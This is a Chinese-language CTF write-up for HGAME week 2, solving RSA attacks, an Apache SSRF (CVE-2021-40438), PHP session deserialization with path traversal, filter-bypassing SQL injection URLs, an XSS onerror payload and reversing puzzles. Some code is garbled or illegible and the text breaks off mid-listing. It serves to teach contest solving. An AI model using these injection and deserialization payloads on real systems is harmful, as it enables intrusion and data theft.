

HGAME-Week2-writeup by t0hka

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CRYPTO

RSA Attack

RSA Attack 2

IoT

空气中的信号

WEB

webpack-engine

Apache!

一本单词书

Pokemon

At0m的留言板

Reverse

xD MAZE

upx magic 0

upx magic1

fake shell

MISC

一张怪怪的名片

你上当了 我的很大

CRYPTO

RSA Attack

直接分解来求

<http://factordb.com/>

Search	Sequences	Report results	Factor tables	Status	Downloads	Login
<input type="text" value="700612512827159827368074182577656505408114629807"/>						<input type="button" value="Factorize!"/>
Result:						
status (2)	digits	number				
FF	48 (show)	700612512827159827368074182577656505408114629807<48> = 715800347513314032483037<24> · 978782023871716954857211<24>				
More information ↗						
ECM ↗						
factordb.com - 14 queries to generate this page (0.01 seconds) (limits) (Imprint) (Privacy Policy)						

```
import gmpy2
import binascii
```

```

e = 65537
n = 700612512827159827368074182577656505408114629807
c = 122622425510870177715177368049049966519567512708
q = 715800347513314032483037
p = 978782023871716954857211

phi = (p-1)*(q-1)
d = gmpy2.invert(e,phi) # 求逆元
m = gmpy2.powmod(c,d,n) # 幂取模, 结果是 m = (c^d) mod n

print(binascii.unhexlify(hex(m)[2:]))

```

RSA Attack 2

几种rsa常见题型的综合,低加密指数攻击,低指数加密广播攻击,共模攻击

```

import gmpy2
import binascii

e = 7
n =
14157878492255346300993349653813018105991884577529909522555551468374307942096214
96460417273438191305127374522829393083231448346692252924095899489769747593986702
55613480427259196635469490150246939526419364818415527514846041230971480718004166
08762258562797116583678332832015617217745966495992049762530373531163821979627361
20092154422357817071874134824201216411559377770090395440910311009292157882104893
33468932128050716822355758137241139783415928859577673775874922027401859708286297
67501662195356276862585025913615910839679860669917255271734413865211340126544199
760628445054131661484184876679626946360753009512634349537

c =
10262871020519116406312674685238364023536657841034751572844570983750295909492149
10150086980641860373218135008257644759476658757235024667544550893157767015829555
86412195827293455816974482311163180804561125167007179847316559007263881858669059
89088504004805024490513718243036445638662260558477697146032055765285263446084259
81456019754901804409993515835193188515761652723528322906614539096409492900705694
6332051364474528453970904251050605631514869007890625

i = 0
while True:
    if gmpy2.iroot((c+i*n),e)[1] == True:
        m = gmpy2.iroot((c+i*n),e)[0]
        break
    i += 1

print(binascii.unhexlify(hex(m)[2:]))

#Attack^mETHodS^whAT:other!A

```

```

import gmpy2
import libnum

```

e = 65537

#

n1=14611545605107950827581005165327694782823188603151768169731431418361306231114
98503777591746143392530805439697080969080407398583537646462986060971029218136860
06186265904984918504045034434142414554873044483448923378774224657157091542386535
05141605904184985311873763495761345722155289457889686019746663293720106874227323
69928827779429220895717244652342059639111489155953781102947315012364162410810367
65167544494928051266425527512783096348467776360421141359905162459075173773201900
91400729277307636724890592155256437996566160995456743018225013851937593886086129
131351582958811003596445806061492952513851932238563627194553

n2=20937478725109983803079185450449616567464596961348727453817249035110047585580
14282355128957714595812712158679287850938608517845217111245589042947445779721920
28270308842622730613347524934967979353466315098066855891796183674539927497533182
73834113016237120686880514110415113673431170488958730203963489455418967544128619
23439491582039290842297407593275183801218554296884269182420320651779569389386394
51006619409884556959235117773065664193733940919073494316866464855163255754949026
82337518438042711296437513221448397034813099279203955535025939120139680604495486
980765910892438284945450733375156933863150808369796830892363

c1=96507580355493298866427181643918380232881201369420374132076310537603691258499
50316476723484681113104236808581019906700670653062375961216648843536799876895323
0543780134692307014552410627133770666947677115752724993307387122132705797012726
23707355066941911004630825740848453506351567806677768101721151098142927334692802
29711494110645562250012873991413061360817224710750324230796929083802671602141437
20516748000734987068685104675254411687005690312116824966036851568223828884335112
14463726809039715853293714112265407595273005233157398070113637821200295671929519
2733955673315234274064519957670199895100508623561838510479

c2=11536506945313747180442473461658912307154460869003392732178457643224057969838
22460105983686088371845998600310697037577844372574860708562093878771408132131581
71444141155899522374924484834389103788653592395751693261166680304632758176098276
26048962304593324479546453471881099976644410889657248346038986836461779780183411
68626075677671172057705331950469137355010752529656093646743528381249339648667817
80202924333658980325970273388760451827434928318141756738341983453375140655963964
77709839868387265840430322983945906464646824470437783271607499089791869398590557
314713094674208261761299894705772513440948139429011425948090

e = 65537

n1 =

23686563925537577753047229040754282953352221724154495390687358877775380147605152
45553798856349071694387251759321285832614681151110331186575301832910931462370220
70738828842513725532259861120068271113515010449722392722006168717163252654161150
38890805114829315111950319183189591283821793237999044427887934536835813526748759
61296310337780308990066250939956981978557149282811243731265922987980616875884360
32488236298218510537754586519339521839884821639500392484872704538882884275403055
42824179951734412044985364866532124803746008139763081886781361488304666575456680
411806505094963425401175510416864929601220556158569443747

c1 =

16274841422378976139446078282689811939114174080648245407119451920356490881041330
38147400224070588410335190662682231189997580084680424209495303078061205122848904
64831921964658872099401924927986346298101532948372474782399151371417247888630670
32900448717811583933041473010587060037933578469220869949527634859992827415952040
08663847963539422096343391464527068599046946279309037212859931303335507455146001
39032655066853166549324529383900983246866839082028266498406639905140322799006803
22263822221734780785058882387495832379806436984050056892479229013422041428338754
09505180847943212126302482358445768662608278731750064815

#

#

```

# n2 =
22257605320525584078180889073523223973924192984353847137164605186956629675938929
58538639232767206552433817640249641401408381644650886053088774258333888031747886
25123066330616015104049600951439413208471605620505240728602117725224784947422136
43890027443992183362678970426046765630946644339093149139143388752794932806956589
88450356917522685041927109533679845623889900988310079351574457994585448143019487
93607653462364180193846440952572428116293931644024982610660773393048752122508979
18420427814000142751282805980632089867108525335488018940091698609890995252413007
073725850396076272027183422297684667565712022199054289711
# c2 =
27426006954418365594695537028310983759486419154091069761578403779781239120073987
53623461112659796209918866985480471911393362797753624479537646802510420415039461
8321180188490305806752498175769268583635416831357723932200274182014594428610917
20662598437667557952559131899024036447211385549359914398938505896778496392630805
28599197595705927535430942463184891689410078059090474682694886420022230657661157
99387593160093276382461877342007727361710629766019517992201887539917434686340471
04201664970171964245861165359157129651471417750265498706363281956907742599901892
86665844641289108474834973710730426105047318959307995062

n=[n1,n2]
c=[c1,c2]

for i in range(len(n)):
    for j in range(len(n)):
        if(i!=j):
            if(gmpy2.gcd(n[i],n[j])!=1):      #对不同的n进行 欧几里得算法，以求出最大公约数
                (p)
                    print(i,j)                #输出对应的n的序号
                    p = gmpy2.gcd(n[i],n[j])
                    print("p = ",p)
                    q = n[i] // p
                    print("q = ",q)
                    d = gmpy2.invert(e , (p-1)*(q-1))
                    print("d = ",d)
                    m = pow(c[i],d,n[i])
                    print("m = ",m)
                    print(libnum.n2s(int(m)))

#  hgame{RsA@hAS!a&vArIETy?of.

```

```

import gmpy2
import libnum

e1 = 2519901323
n =
18819509188106230363444813350468162056164434642729404632983082518225388069544777
3745441423176128584483453441373722298803336652808623663521375622781661086504592
43572321887689136421584486033463304625356961217396227022005403441054641266954320
11739181531217582949804939555720700457350512898322376591813135311921904580338340
20356958268188924345249536384955895594712497529373650942640046008398107884613874
00506349068244386897127483243368787916226769743418146910412622806042773578898922
11717124319329666052810029131172229930723477981468761369516771720250571713027972
064974999802168017946274736383148001865929719248159075729

```

```

c1 =
32307797262255448725314411690093070720737545787618883879834032063645484514967365
13905460381907928107310030086346589351105809028599650303539607581407627819797944
33739860140051056099246245504845132659399359508980015034299902187473474806669296
23626505400360020737487665093476498181393043639140838799189298735777063235996280
31618641793074018304521243460487551364823299685052518852685706687800209505277426
86914005105699624288213261625669518887078263431036297315376669828625894689686639
66708724518031142808467095727797805584822233937594759991036077045106183322537105
03857561025613632592682931552228150171423846203875344870

e2 = 3676335737
c2=
94081859562227916143983671964170784679029465088879982233500738585416673645928312
94347690629951223710736367853718008576338413791397610918904261379811130875199348
54663776695944489430385663011713917022574342380155718317794204988626116362865144
12513662472278230945545225775880817241588440390984065155448536430923785388525187
69414770980086903896005443989986696359624959897360210207153964153758907203356975
04837045188626103142204474942751410819466379437091569610294575687793060945525108
98666085127747507999446647485911409264379741892764572643017592824747688487981703
4346652560116597965191204061051401916282814886688467861

x,y,g=libnum.xgcd(e1,e2) #欧几里得拓展 a*x+b*y=g 返回x,y,g
if x<0:
    x=-x
    c1=gmpy2.invert(c1,n)
if y<0:
    y=-y
    c2=gmpy2.invert(c2,n)
tm=pow(c1,x,n)*pow(c2,y,n)%n #待累加开根的m
while True:
    m,f=gmpy2.iroot(tm,g)
    if f:
        print(libnum.n2s(int(m)))
        break
    tm+=n #实现k的累加


# ttACK|METHODS~do@you_KNOW}

```

IoT

空气中的信号


如下图, reverse+from binary+reverse



WEB

webpack-engine

找到如下代码，对其base64解码




对其中的flag相关的base64编码取出，进行两次base64解码拿到flag

Apache!


因为没看清/proxy导致花了好几个小时研究的那些事

hgame{COng@tul4ti0n~u_r3prOduced_CVE-2021-40438}



/proxy会转发流量

apache和打内网联想到ssrf, 对着apache版本号加ssrf关键词找到CVE-2021-40438 Apache SSRF



```
location = /flag {  
    return 200 "hgame{xxx}";  
}
```

之后访问 <http://httpd.summ3r.top:60010/proxy?>

[illegible]


```
function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), needle: '|')) {
            return [];
        }
        $pos = strpos($data, needle: '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));
        $result[$varname] = $dataItem;
        $offset += strlen(serialize($dataItem));
    }
    return $result;
}
```

之后就可以尝试构造使其截断

POST

wordbook.hgame.potat0.cc/save.php

Send

Params

Authorization

Headers (9)

Body

Pre-request Script

Tests

Settings

none

form-data

x-www-form-urlencoded

raw

binary

GraphQL

Text

```
1 {
2     .... "admin|11112": "2",
3     .... "add|0:4:\\"Evil\\";2:§s:4:\\"file\\";s:19:\\"..\\"..\\"..\\"..\\"..\\"..\\"flag\\";s:4:\\"flag\\";N;§;": "abc"
4 }
5
```

单词表

单词填这里 翻译填这里 添了个加

- ```
1. 2-> "2"
2. admin-> false
3. add-> {"file": ".../.../.../flag", "flag": "hgame{Uns@f3 D3seR1@liz4t1On!Is~h0rr1b1e~!n PhP)\n}"
```

# hgame{Uns@f3\_D3seR1@liz4t1On!Is~h0rr1b1e-!n\_PhP}

# Pokemon


该站点有一个index.php来处理请求还有一个error.php来处理请求

对index.php进行了一番测试后，发现没有注入点，随后去测试error.php

然后刚好第二天晚上学长在群里发了hints，大概知道过滤了哪些字符后就好办了（不发hints的话用select 测试也是可以知道的）

然后开始尝试双写绕过，=用like代替

先找数据显示点



爆数据库名：

```
http://121.43.141.153:60056/error.php?
code=-1/***/ununionion/***/selselectect/***/1,database()--+
```

爆数据库表名：

```
http://121.43.141.153:60056/error.php?
code=-1/***/ununionion/***/selselectect/***/1,group_concat(table_name)/***/
*/frfromom/***/infoormation_schema.tables/***/whwhereere/***/table_schema
/***/like/***/'pokemon'--+
```

爆数据库列名：

```
http://121.43.141.153:60056/error.php?
code=-1/***/ununionion/***/selselectect/***/1,group_concat(column_name)/***/
*/frfromom/***/infoormation_schema.columns/***/whwhereere/***/table_sche
ma/***/like/***/'pokemon'/***/anandd/***/table_name/***/like/***/'
f11111111aaaaaag'--+
```

最终payload：

```
http://121.43.141.153:60056/error.php?
code=-1/***/ununionion/***/selselectect/***/1,group_concat(flag)/***/frf
romom/***/f11111111aaaaaag--+
```

hgame{C0n9r@tul4tiOn\*Y0u\$4r3\_sq1\_M4ST3R#}

## At0m的留言板

```
< img src="" onerror="document.getElementsByClassName('content')
[0].innerText=Object.keys(window);">
```



[window](#),[self](#),[document](#),[name](#),[location](#),[customElements](#),[history](#),[locationbar](#),[menubar](#),[personalbar](#),[scrollbars](#),[statusbar](#),[toolbar](#),[status](#),[closed](#),[frames](#),[length](#),[top](#),[opener](#),[parent](#),[frameElement](#),[navigator](#),[origin](#),[external](#),[screen](#),[innerWidth](#),[innerHeight](#),[scrollX](#),[pageXOffset](#),[scrollY](#),[pageYOffset](#),[visualViewport](#),[screenX](#),[screenY](#),[outerWidth](#),[outerHeight](#),[devicePixelRatio](#),[clientInformation](#),[screenLeft](#),[screenTop](#),[defaultStatus](#),[defaultStatus](#),[styleMedia](#),[onsearch](#),[isSecureContext](#),[performance](#),[onappinstalled](#),[onbeforeinstallprompt](#),[crypto](#),[indexedDB](#),[webkitStorageInfo](#),[sessionStorage](#),[localStorage](#),[onbeforexrselect](#),[onabort](#),[onblur](#),[oncancel](#),[oncanplay](#),[oncanplaythrough](#),[onchange](#),[onclick](#),[onclose](#),[oncontextmenu](#),[oncuechange](#),[ondblclick](#),[ondrag](#),[ondragend](#),[ondragenter](#),[ondragleave](#),[ondragover](#),[ondragstart](#),[ondrop](#),[ondurationchange](#),[onemptied](#),[onended](#),[onerror](#),[onfocus](#),[onformdata](#),[oninput](#),[oninvalid](#),[onkeydown](#),[onkeypress](#),[onkeyup](#),[onload](#),[onloadeddata](#),[onloadedmetadata](#),[onloadstart](#),[onmousedown](#),[onmouseenter](#),[onmouseleave](#),[onmousemove](#),[onmouseout](#),[onmouseover](#),[onmouseup](#),[onmousewheel](#),[onpause](#),[onplay](#),[onplaying](#),[onprogress](#),[onratechange](#),[onreset](#),[onresize](#),[onscroll](#),[onsecuritypolicyviolation](#),[onseeked](#),[onseeking](#),[onselect](#),[onslotchange](#),[onstalled](#),[onsubmit](#),[onsuspend](#),[ontimeupdate](#),[ontoggle](#),[onvolumechange](#),[onwaiting](#),[onwebkitanimationend](#),[onwebkitanimationiteration](#),[onwebkitanimationstart](#),[onwebkittransitionend](#),[onwheel](#),[onauxclick](#),[ongotpointercapture](#),[onlostpointercapture](#),[onpointerdown](#),[onpointermove](#),[onpointerup](#),[onpointercancel](#),[onpointerover](#),[onpointerout](#),[onpointerenter](#),[onpointerleave](#),[onselectstart](#),[onselectionchange](#),[onanimationend](#),[onanimationiteration](#),[onanimationstart](#),[ontransitionrun](#),[ontransitionstart](#),[ontransitionend](#),[ontransitioncancel](#),[onafterprint](#),[onbeforeprint](#),[onbeforeunload](#),[onhashchange](#),[onlanguagechange](#),[onmessage](#),[onmessageerror](#),[onoffline](#),[ononline](#),[onpagehide](#),[onpageshow](#),[onpopstate](#),[onrejectionhandled](#),[onstorage](#),[onunhandledrejection](#),[onunload](#),[alert](#),[atob](#),[blur](#),[btoa](#),[cancelAnimationFrame](#),[cancelIdleCallback](#),[captureEvents](#),[clearInterval](#),[clearTimeout](#),[close](#),[confirm](#),[createImageBitmap](#),[fetch](#),[find](#),[focus](#),[getComputedStyle](#),[getSelection](#),[matchMedia](#),[moveBy](#),[moveTo](#),[open](#),[postMessage](#),[print](#),[prompt](#),[queueMicrotask](#),[releaseEvents](#),[reportError](#),[requestAnimationFrame](#),[requestIdleCallback](#),[resizeBy](#),[resizeTo](#),[scroll](#),[scrollBy](#),[scrollTo](#),[setInterval](#),[setTimeout](#),[stop](#),[webkitCancelAnimationFrame](#),[webkitRequestAnimationFrame](#),[caches](#),[cookieStore](#),[ondeviceemotion](#),[ondeviceorientation](#),[ondeviceorientationabsolute](#),[showDirectoryPicker](#),[showOpenFilePicker](#),[showSaveFilePicker](#),[originAgentCluster](#),[trustedTypes](#),[speechSynthesis](#),[onpointerrawupdate](#),[crossOriginIsolated](#),[scheduler](#),[openDatabase](#),[webkitRequestFileSystem](#),[webkitResolveLocalFileSystemURL](#).F149 is Here

```
< img src="" onerror="document.getElementsByClassName('content')
[0].innerText=F149_is_Here ">
```



### hgame{Xs5 1s so int3Restin9!Var is 0uT of d4te}

这周有一道逆向没做出来，算是比较失败了，被seh绕晕了，接下来好好复现下wp，下周的逆向继续努力


程序逻辑很简单，用户的输入截取部分作为choice，按照不同的分支，进行不同的移动策略，走出迷宫即可

```

 for (i = 6; i <= 33; ++i) // 从6遍历至33来走迷宫
 {
 switch (*((_BYTE *)input + i)) // 64*64
 {
 case '0':
 v14 += 512; // 移动512下
 break;
 case '1':
 v14 += 64; // 移动64下
 break;
 case '2':
 v14 += 8; // 移动8下
 break;
 case '3':
 ++v14; // 移动1下
 break;
 default:
 goto LABEL_8;
 }
 }

```

本来这种题目要写个bfs或dfs最佳，但是个人比较懒，直接试了试最长路径的情况，没想到刚刚好，直接出了，下面是我的payload



[illegible]

[illegible]

[illegible]

[illegible]



[illegible]

[illegible]

[illegible]

```
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x20]
```

```
path = []
```

```
choice = [512, 64, 8, 1]
```

```
sum = 0
```

```
while (sum < 4095):
```

```
 if (maze[sum+choice[3]]==0x20):
```

```
 path.append('3')
```

```
 sum += choice[3]
```

```
 if (sum > 4095):
```

```
 break
```

```
 continue
```

```
 elif (maze[sum+choice[2]]==0x20):
```

```
 path.append('2')
```

```
 sum += choice[2]
```

```
 if (sum > 4095):
```

```
 break
```

```
 continue
```

```
 elif (maze[sum+choice[1]]==0x20):
```

```
 path.append('1')
```

```
 sum += choice[1]
```

```
 if (sum > 4095):
```

```
 break
```

```
 continue
```

```
 elif (maze[sum+choice[0]]==0x20):
```

```
 path.append('0')
```

```
 sum += choice[0]
```

```
 if (sum > 4095):
```

```
 break
```

```
 continue
```

```
for i in range(0, len(path)):
```

```
 print(path[i], end='')
```

## upx magic 0

一眼看上去就像crc的算法，具体查了一下是crc16，随后采取一位一位爆破的方式拿到flag

```
#include <iostream>
using namespace std;
int v14[32];
```

```
int main(){
```

```
 v14[0] = 36200;
```

```
 v14[1] = 40265;
```

```
 v14[2] = 10770;
```

```
 v14[3] = 43802;
```

```
 v14[4] = 52188;
```

```
 v14[5] = 47403;
```

```
 v14[6] = 11826;
```

```
 v14[7] = 40793;
```

```
 v14[8] = 56781;
```

```
 v14[9] = 40265;
```

```
 v14[10] = 43274;
```

```

v14[11] = 3696;
v14[12] = 62927;
v14[13] = 2640;
v14[14] = 23285;
v14[15] = 65439;
v14[16] = 40793;
v14[17] = 48395;
v14[18] = 22757;
v14[19] = 14371;
v14[20] = 48923;
v14[21] = 30887;
v14[22] = 43802;
v14[23] = 18628;
v14[24] = 43274;
v14[25] = 11298;
v14[26] = 40793;
v14[27] = 23749;
v14[28] = 24277;
v14[29] = 30887;
v14[30] = 9842;
v14[31] = 22165;
for (int k = 0; k < 32; k++){
 for (int i = 0x20; i <= 0x7e ; i++){
 unsigned int crc = i; //计算字符a的crc16校验码
 //右移8位，和手动计算一样，左移相当于补0，这里相当于直接补了8个0，开始计算。
 crc <<= 8; //<<= 相当余 crc=crc<<8;
 //计算8次。
 for (int j = 0; j < 8; j++){
 {
 //如果最高位是1的话需要计算，如果不是直接左移。（左移的操作可以想象成补0）
 if ((crc & 0x8000) != 0)
 {
 crc <<= 1;
 crc = crc ^ 0x1021; //这个说明用的是 CRC16 x16+x12+x5+1.
 }
 else
 {
 crc <<= 1;
 }
 }
 //取后16位，如果用的是crc使用的是unsigned short 就不需要这一步了。
 crc = crc & 0xffff;
 //输出。
 if(crc==v14[k])
 printf("%c",i);
 }
 }
}

```

## upx magic1

进行ida的动态调试，找到如下的赋值语句，把数据dump下来，用之前的代码再跑跑就出来了

```

upx1:000000000400CCC mov dword ptr [rbp-1C0h], 8D68h
upx1:000000000400CD5 mov dword ptr [rbp-1BCh], 9D49h
upx1:000000000400CF0 mov dword ptr [rbp-1B8h], 2A12h
upx1:000000000400CFA mov dword ptr [rbp-1B4h], 0AB1Ah
upx1:000000000400CF4 mov dword ptr [rbp-1B0h], 0CBDCh
upx1:000000000400CFE mov dword ptr [rbp-1ACh], 0B92Bh
upx1:000000000400D00 mov dword ptr [rbp-1A8h], 2E32h
upx1:000000000400D12 mov dword ptr [rbp-1A4h], 9F59h
upx1:000000000400D1C mov dword ptr [rbp-1A0h], 0DDCDh
upx1:000000000400D26 mov dword ptr [rbp-19Ch], 9D49h
upx1:000000000400D30 mov dword ptr [rbp-198h], 0A90Ah
upx1:000000000400D3A mov dword ptr [rbp-194h], 0E70h
upx1:000000000400D44 mov dword ptr [rbp-190h], 0F5CFh
upx1:000000000400D4E mov dword ptr [rbp-18Ch], 5ED5h
upx1:000000000400D58 mov dword ptr [rbp-188h], 3C03h
upx1:000000000400D62 mov dword ptr [rbp-184h], 7C87h
upx1:000000000400D6C mov dword ptr [rbp-180h], 2672h
upx1:000000000400D76 mov dword ptr [rbp-17Ch], 0AB1Ah
upx1:000000000400D80 mov dword ptr [rbp-178h], 0A50h
upx1:000000000400D8A mov dword ptr [rbp-174h], 5AF5h
upx1:000000000400D94 mov dword ptr [rbp-170h], 0FF9Fh
upx1:000000000400D9E mov dword ptr [rbp-16Ch], 9F59h
upx1:000000000400DA0 mov dword ptr [rbp-168h], 0BD0Bh

```

```

#include <iostream>
using namespace std;
int v14[40];

int main(){
 v14[0] = 0x8D68;
 v14[1] = 0x9D49;
 v14[2] = 0x2A12;
 v14[3] = 0x0AB1A;
 v14[4] = 0x0CBDC;
 v14[5] = 0x0B92B;
 v14[6] = 0x2E32;
 v14[7] = 0x9F59;
 v14[8] = 0x0DDCD;
 v14[9] = 0x9D49;
 v14[10] = 0x0A90A;
 v14[11] = 0x0E70;
 v14[12] = 0x0F5CF;
 v14[13] = 0x5ED5;
 v14[14] = 0x3C03;
 v14[15] = 0x7C87;
 v14[16] = 0x2672;
 v14[17] = 0x0AB1A;
 v14[18] = 0x0A50;
 v14[19] = 0x5AF5;
 v14[20] = 0x0FF9F;
 v14[21] = 0x9F59;
 v14[22] = 0x0BD0B;
 v14[23] = 0x58E5;
 v14[24] = 0x3823;
 v14[25] = 0x0BF1B;
 v14[26] = 0x78A7;
 v14[27] = 0x0AB1A;
 v14[28] = 0x48C4;
 v14[29] = 0x0A90A;
